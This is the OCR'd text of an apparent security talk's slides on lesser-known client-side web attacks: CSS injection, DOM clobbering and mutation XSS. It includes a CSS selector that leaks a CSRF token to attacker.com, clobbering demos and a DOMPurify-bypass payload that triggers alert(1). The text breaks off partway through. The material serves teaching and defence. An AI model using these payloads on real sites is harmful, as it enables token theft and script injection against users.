Click with Caution: Navigating the Hazards of Client-Side Security


Plumbing the Depths: Revealing Lesser-Known Client-Side Security Vulnerabilities

BY


GODSON BASTIN

DATE

FEB 24, 2024


Missing Flags
Open Redirect
Reflected XSS
DOM XSS
CSS Injection
dangling markup injection
Prototype Pollution
Cookie Tossing
DOM Clobbering
RPO
XS Leaks
SOME
Service & Web Workers
Race Conditions
Mutation XSS
You Name It
Try Pitch

Agenda




Agenda

- Getting Started — Beyond XSS
- CSS Injection
- DOM Clobbering
- Mutation XSS
- Cookies
- Relative Path Overwrite

Who Am I?

- Myself, Godson 😀
- I work as a Security Consultant at TrustFoundry
- CTF Player @TamilCTF



Getting Started — Beyond XSS

Welcome to my presentation, where we'll dive beneath the surface of the client side exploitation iceberg.

PS: Due to time constraints, I will not cover every topic thoroughly. However, my aim is to provide awareness of these attack vectors and equip you with insights to fortify your defenses effectively. Let's embark on this journey of discovery together, navigating the depths of client security vulnerabilities.

Why do you even care?

WHY XSS?

- XSS is <3 (Though some (non-nerd) may have a love-hate relationship with XSS)

Why do you even care?

WHY XSS?

- XSS is <3 (Though some (non-nerd) may have a love-hate relationship with XSS)
- Most Reported/Exploited Vulnerability.

Why do you even care?

WHY XSS?

- XSS is <3 (Though some (non-nerd) may have a love-hate relationship with XSS)
- Most Reported/Exploited Vulnerability.
- Most Impactful Client Side Vulnerability. (Ignoring browser exploitation)

Why do you even care?

WHY XSS?


- XSS is <3 (Though some (non-nerd) may have a love-hate relationship with XSS)
- Most Reported/Exploited Vulnerability.
- Most Impactful Client Side Vulnerability. (Ignoring browser exploitation)
- Easy and hard to find. The harder it gets, the more fun.

Why do you even care?

WHY XSS?

- XSS is <3 (Though some (non-nerd) may have a love-hate relationship with XSS)
- Most Reported/Exploited Vulnerability.
- Most Impactful Client Side Vulnerability. (Ignoring browser exploitation)
- Easy and hard to find. The harder it gets, the more fun.

Easy to Fix



Why do you even care?


WHY XSS?

- XSS is <3 (Though some (non-nerd) may have a love-hate relationship with XSS)
- Most Reported/Exploited Vulnerability.
- Most Impactful Client Side Vulnerability. (Ignoring browser exploitation)
- Easy and hard to find. The harder it gets, the more fun.

Easy to Fix, Right?

Input Sanitization is Hard

- Sometimes, the clients want to allow users to provide HTML content.
- Sanitization Context Matter.



CSS Injection

CSS Injection

```
# HTML
<input name="csrf" value="a5chni8ejonceoihcnowdijo">
# CSS
input[name=csrf][value^=a]{
    background-image: url(https://attacker.com/exfil/a);
}
```

CSS injection is a type of security vulnerability that occurs when an attacker is able to insert malicious Cascading Style Sheets (CSS) code into a website. CSS is a styling language used to control the layout and presentation of web pages. When an attacker successfully injects unauthorized CSS code into a web page, it can lead to various security risks and compromise the integrity of the website.

Typically CSS Injections be used to exfiltrate sensitive contents from the application

DOM Clobbering

DOM Clobbering

WHAT IS DOM CLOBBERING

- DOM clobbering is a technique in which you inject HTML into a page to manipulate the DOM and ultimately change the behaviour of JavaScript on the page. DOM clobbering is particularly useful in cases where XSS is impossible, but you can control some HTML on a page where the HTML filter allows id or name attributes.

DOM Clobbering

WHAT IS DOM CLOBBERING

- DOM clobbering is a technique in which you inject HTML into a page to manipulate the DOM and ultimately change the behaviour of JavaScript on the page. DOM clobbering is particularly useful in cases where XSS is impossible, but you can control some HTML on a page where the HTML filter allows id or name attributes.
- An attacker can use *name* and *id* attributes to clobber the DOM.
  - DOM Clobbering can be broadly classified into two types
    - Window Object Clobbering
    - Document Object Clobbering

What is Object in JavaScript?

- An object is a data type that allows you to store and organize data in key-value pairs. Keys are called properties of the objects.

```
> var person = {
      name: "Godson",
      age: 19,
      greet: function() {
          console.log("Hello!");
      }
  };
< undefined
> person.name;
< 'Godson'
> person.age;
< 19
> person.greet();
  Hello!
< undefined
> person.toString();
< '[object Object]'
> person.name.length
< 6
```

What is Object in JavaScript?

- An object is a data type that allows you to store and organize data in key-value pairs. Keys are called properties of the objects.
- In the following example, *name*, *age*, and *greet* are methods or properties of the person object.

```
> var person = {
      name: "Godson",
      age: 19,
      greet: function() {
          console.log("Hello!");
      }
  };
< undefined
> person.name;
< 'Godson'
> person.age;
< 19
> person.greet();
  Hello!
< undefined
> person.toString();
< '[object Object]'
> person.name.length
< 6
```

What is Object in JavaScript?

- Wait, the person object doesn't have any method called *toString* in it?

```
> person.hasOwnProperty('name')
< true
> person.hasOwnProperty('age')
< true
> person.hasOwnProperty('greet')
< true
> person.hasOwnProperty('toString')
< false
> person.name.hasOwnProperty('toString')
< false
```

What is Object in JavaScript?

- Wait, the person object doesn't have any method called *toString* in it?
  - It's from the prototype of the data type of the person Object.

```
> person.hasOwnProperty('name')
< true
> person.hasOwnProperty('age')
< true
> person.hasOwnProperty('greet')
< true
> person.hasOwnProperty('toString')
< false
> person.name.hasOwnProperty('toString')
< false
```

What is window object in JavaScipt?

What is window object in JavaScipt?

- In JavaScript, the window object represents the browser window or tab that contains the JavaScript code being executed. It serves as the global object for JavaScript code running in a web browser environment. The window object provides access to various properties and methods that allow interaction with the browser environment, such as manipulating the browser's location, accessing the document loaded in the window, setting timeouts and intervals for executing code asynchronously, handling events, and more.

What is window object in JavaScipt?

- In JavaScript, the window object represents the browser window or tab that contains the JavaScript code being executed. It serves as the global object for JavaScript code running in a web browser environment. The window object provides access to various properties and methods that allow interaction with the browser environment, such as manipulating the browser's location, accessing the document loaded in the window, setting timeouts and intervals for executing code asynchronously, handling events, and more.

What is document object in JavaScipt?

What is window object in JavaScipt?

- In JavaScript, the window object represents the browser window or tab that contains the JavaScript code being executed. It serves as the global object for JavaScript code running in a web browser environment. The window object provides access to various properties and methods that allow interaction with the browser environment, such as manipulating the browser's location, accessing the document loaded in the window, setting timeouts and intervals for executing code asynchronously, handling events, and more.

What is document object in JavaScipt?

- In JavaScript, the document object represents the HTML document loaded in the current browser window or frame. It serves as an interface to interact with the structure and content of the web page, allowing manipulation of its elements, attributes, and styles dynamically.
  - Document object is also a property of window object.

```
> window.hasOwnProperty('document')
< true
```

DOM Clobbering - Window Object

```
> window.src;
< undefined
> document.body.innerHTML = "<a href=https://attacker.com/1 id=src>"
< '<a href=https://attacker.com/1 id=src>'
> window.src
<   <a href="https://attacker.com/1" id="src"></a>
> window.src.toString()
< 'https://attacker.com/1'
>
```

DOM Clobbering - Document Object

```
> document.godson;
< undefined
> document.hasOwnProperty('godson');
< false
> document.body.innerHTML = `<img name=godson>`
< '<img name=godson>'
> document.godson;
<   <img name="godson">
> document.hasOwnProperty('godson');
< true
> document.domain;
< '0xgodson.com'
> document.hasOwnProperty('domain');
< false
> document.body.innerHTML = `<img name=domain>`
< '<img name=domain>'
> document.domain;
<   <img name="domain">
> document.hasOwnProperty('domain');
< true
```

DOM Clobbering - Lab

Mutation XSS

Mutation XSS

A Mutation XSS (Cross-Site Scripting) attack, also known as "mXSS," is a type of security vulnerability that occurs when an attacker injects malicious code into a web application, and the injected code is interpreted by the victim's browser in an unexpected way. Unlike traditional XSS attacks, where the injected code is executed as-is, mutation XSS involves mutations or modifications to the injected code by the browser's parsing process.

Mutation XSS - Example

```
>> let init = '<form id="first"><div></form><form id="second">';
<- undefined
>> document.body.innerHTML = init;
<- '<form id="first"><div></form><form id="second">'
>> let mutated_1 = document.body.innerHTML;
<- undefined
>> document.body.innerHTML = mutated_1;
<- '<form id="first"><div><form id="second"></form></div></form>'
>> let mutated_2 = document.body.innerHTML;
<- undefined
>> init;
<- '<form id="first"><div></form><form id="second">'
>> mutated_1
<- '<form id="first"><div><form id="second"></form></div></form>'
>> mutated_2
<- '<form id="first"><div></div></form>'
```

Source: Cliche Writeup — ångstromCTF 2022


Mutation XSS - 3 Stages

INPUT SANITIZATION

REPARSING SANITIZED INPUT

YOUR PAYLOAD

YOUR PAYLOAD



YOUR PAYLOAD

Mutation XSS - 3 Stages

Mutation Payload Credit: Gareth Heyes

YOUR PAYLOAD:

```
<math><mtext><table><mglyph><style><!--</style><img title="--&gt;&lt;img src=1 onerror=alert(1)&gt;">
```

DOMPURIFY PARSES YOUR PAYLOAD:

```
<p>
  <math>
    <mtext>
      <mglyph>
        <style><!--</style>
        <img title="--><img src=1 onerror=alert(1)>">
      </mglyph>
      <table></table>
    </mtext>
  </math>
</p>
```


DOMPURIFY SANITIZE THE PARSED DOM AND RETURNS THE FOLLOWING SANITIZED STRING:

```
<math><mtext><mglyph><style><!--</style><img title="-->
<img src=1 onerror=alert(1)>"></mglyph><table></table>
</mtext></math>
```

BROWSER PARSES AGAIN THE SANITIZED STRING:

